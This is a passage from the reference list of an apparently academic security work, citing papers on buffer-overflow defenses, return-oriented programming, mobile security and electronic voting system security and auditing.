- [156] C. Cowan, S. Beattie, J. Johansen, and P. Wagle, “Pointguard TM: Protecting Pointers from Buffer Overflow Vulnerabilities,” in *Proceedings of the 12th Conference on USENIX Security Symposium*, vol. 12, pp. 91–104, 2003.
- [157] O. Whitehouse, “An Analysis of Address Space Layout Randomization on Windows Vista,” *Symantec Advanced Threat Research*, pp. 1–14, 2007.
- [158] C. Miller, “Mobile Attacks and Defense,” *IEEE Security & Privacy*, vol. 9, no. 4, pp. 68–70, 2011.
- [159] S. Liebergeld and M. Lange, “Android Security, Pitfalls and Lessons Learned,” in *Information Sciences and Systems 2013*, pp. 409–417, Springer, 2013.
- [160] H. Shacham, “The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86),” in *Proceedings of the 14th ACM Conference on Computer and Communications Security*, pp. 552–561, ACM, 2007.
- [161] E. Buchanan, R. Roemer, H. Shacham, and S. Savage, “When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC,” in *Proceedings of the 15th ACM Conference on Computer and Communications Security*, pp. 27–38, ACM, 2008.
- [162] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy, “Return-Oriented Programming Without Returns,” in *Proceedings of the 17th ACM Conference on Computer and Communications Security*, pp. 559–572, ACM, 2010.
- [163] T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang, “Jump-Oriented Programming: A New Class of Code-Reuse Attack,” in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pp. 30–40, ACM, 2011.
- [164] L. Davi, A.-R. Sadeghi, and M. Winandy, “ROPdefender: A Detection Tool to Defend Against Return-Oriented Programming Attacks,” in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pp. 40–51, ACM, 2011.
- [165] K. Onarlioglu, L. Bilge, A. Lanzi, D. Balzarotti, and E. Kirda, “G-Free: Defeating Return-Oriented Programming Through Gadget-Less Binaries,” in *Proceedings of the 26th Annual Computer Security Applications Conference*, pp. 49–58, ACM, 2010.
- [166] A. Bittau, A. Belay, A. Mashtizadeh, D. Mazieres, and D. Boneh, “Hacking Blind,” in *Security and Privacy, 2014 IEEE Symposium on*, pp. 227–242, IEEE, 2014.
- [167] R. M. Stallman and the GCC Developer Community, *Using GCC: The GNU Compiler Collection Reference Manual*. GNU Press Boston, 2003.

-
- [168] P. Wagle, C. Cowan, *et al.*, “Stackguard: Simple Stack Smash Protection for GCC,” in *Proceedings of the GCC Developers Summit*, pp. 243–255, GNU Project, 2003.
 - [169] J. Svensson and R. Leenes, “E-Voting in Europe: Divergent Democratic Practice,” *Information Polity*, vol. 8, no. 1, 2, pp. 3–15, 2003.
 - [170] J. Padget, “E-Government and E-Democracy in Latin America,” *IEEE Intelligent Systems*, vol. 20, no. 1, pp. 94–96, 2005.
 - [171] S. Wolchok, E. Wustrow, J. A. Halderman, H. K. Prasad, A. Kankipati, S. K. Sakhamuri, V. Yagati, and R. Gonggrijp, “Security Analysis of India’s Electronic Voting Machines,” in *Proceedings of the 17th ACM Conference on Computer and Communications Security*, pp. 1–14, ACM, 2010.
 - [172] D. Springall, T. Finkenauer, Z. Durumeric, J. Kitcat, H. Hursti, M. MacAlpine, and J. A. Halderman, “Security Analysis of the Estonian Internet Voting System,” in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pp. 703–715, ACM, 2014.
 - [173] T. Kohno, A. Stubblefield, A. D. Rubin, and D. S. Wallach, “Analysis of an Electronic Voting System,” in *Security and Privacy (SP), 2004 IEEE Symposium on*, pp. 27–40, IEEE, 2004.
 - [174] B. Adida, “Helios: Web-based Open-Audit Voting,” in *USENIX Security Symposium*, vol. 17, pp. 335–348, 2008.
 - [175] S. Estehghari and Y. Desmedt, “Exploiting the Client Vulnerabilities in Internet E-voting Systems: Hacking Helios 2.0 as an Example,” *EVT/WOTE*, vol. 10, pp. 1–9, 2010.
 - [176] T. Kohno, A. Stubblefield, A. D. Rubin, and D. S. Wallach, “Analysis of an Electronic Voting System,” in *Proceedings of the 2004 IEEE Symposium on Security and Privacy*, pp. 27–40, 2004.
 - [177] R. I. S. Cell, “Trusted Agent Report Diebold AccuVote-TS Voting System,” tech. rep., RABA Technologies LLC, 2004.
 - [178] D. Chaum, R. Carback, J. Clark, A. Essex, S. Popoveniuc, R. L. Rivest, P. Y. Ryan, E. Shen, and A. T. Sherman, “Scantegrity II: End-to-End Verifiability for Optical Scan Election Systems Using Invisible Ink Confirmation Codes,” in *Proceedings of the 2008 USENIX/ACCURATE Electronic Voting Technology Workshop*, 2008.
 - [179] R. Carback, D. Chaum, J. Clark, J. Conway, A. Essex, P. S. Herrnson, T. Mayberry, S. Popoveniuc, R. L. Rivest, E. Shen, A. T. Sherman, and P. L. Vora, “Scantegrity II Municipal Election at Takoma Park: The First E2E Binding Governmental Election with Ballot Privacy,” in *Proceedings of the 19th USENIX Security Symposium*, USENIX Association, 2010.
 - [180] L. Norden, “The Machinery of Democracy: Voting System Security, Accessibility, Usability, and Cost,” tech. rep., NYU: The Brennan Center for Justice, 2006.
 - [181] J. L. Hall, E. Barabas, G. Shapiro, C. Cheshire, and D. K. Mulligan, “Probing the Front Lines: Pollworker Perceptions of Security & Privacy,” in *Proceedings of the 2012 Workshop on Electronic Voting Technology/-Workshop on Trustworthy Elections*, USENIX Association, 2012.

-
- [182] B. I. Simidchieva, S. J. Engle, M. Clifford, A. C. Jones, S. Peisert, M. Bishop, L. A. Clarke, and L. J. Osterweil, "Modeling Faults to Improve Election Process Robustness," in *Proceedings of the 2010 Electronic Voting Technology Workshop/Workshop on Trustworthy Computing*, USENIX Association, 2010.
 - [183] K.-P. Yee, *Building Reliable Voting Machine Software*. PhD thesis, University of California, Berkeley, 2007.
 - [184] S. Popoveniuc, "Step By Step Instructions on How to Run a Scantegrity Election on Your Own Computer," tech. rep., George Washington University, 2008.
 - [185] S. Popoveniuc and B. Hosp, "An Introduction to PunchScan," in *Towards Trustworthy Elections: New Directions in Electronic Voting*, Springer, 2010.
 - [186] L. Sweeney, "*k*-anonymity: A Model for Protecting Privacy," *International Journal on Uncertainty, Fuzziness and Knowledge-Based Systems*, vol. 10, no. 5, pp. 557–570, 2002.
 - [187] S. Peisert, M. Bishop, and A. Yasinsac, "Vote Selling, Voter Anonymity, and Forensic Logging of Electronic Voting Machines," in *Proceedings of the 42nd Hawaii International Conference on System Sciences*, 2009.
 - [188] D. Wagner, "Voting Systems Audit Log Study," *University of California, Berkeley*, 2010.
 - [189] P. Baxter, A. Edmundson, K. Ortiz, A. M. Quevedo, S. Rodriguez, C. Sturton, and D. Wagner, "Automated Analysis of Election Audit Logs," in *Proceedings of the 2012 Electronic Voting Technology Workshop/Workshop on Trustworthy Elections*, USENIX Association, 2012.
 - [190] A. Cordero and D. Wagner, "Replayable Voting Machine Audit Logs," in *Proceedings of the 2008 USENIX/AC-CURATE Electronic Voting Technology Workshop*, 2008.
 - [191] P. T. Cotton, A. L. Mascher, and D. W. Jones, "Recommendations for Voting System Event Log Contents and Semantics," in *NIST Workshop on a Common Data Formats for Electronic Voting Systems*, 2009.
 - [192] M. Bishop, S. Peisert, C. Hoke, M. Graff, and D. Jefferson, "E-Voting and Forensics: Prying Open the Black Box," in *Proceedings of the 2009 Electronic Voting Technology Workshop/Workshop on Trustworthy Computing*, USENIX Association, 2009.
 - [193] D. Sandler and D. S. Wallach, "Casting Votes in the Auditorium," in *Proceedings of the USENIX Workshop on Accurate Electronic Voting Technology*, 2007.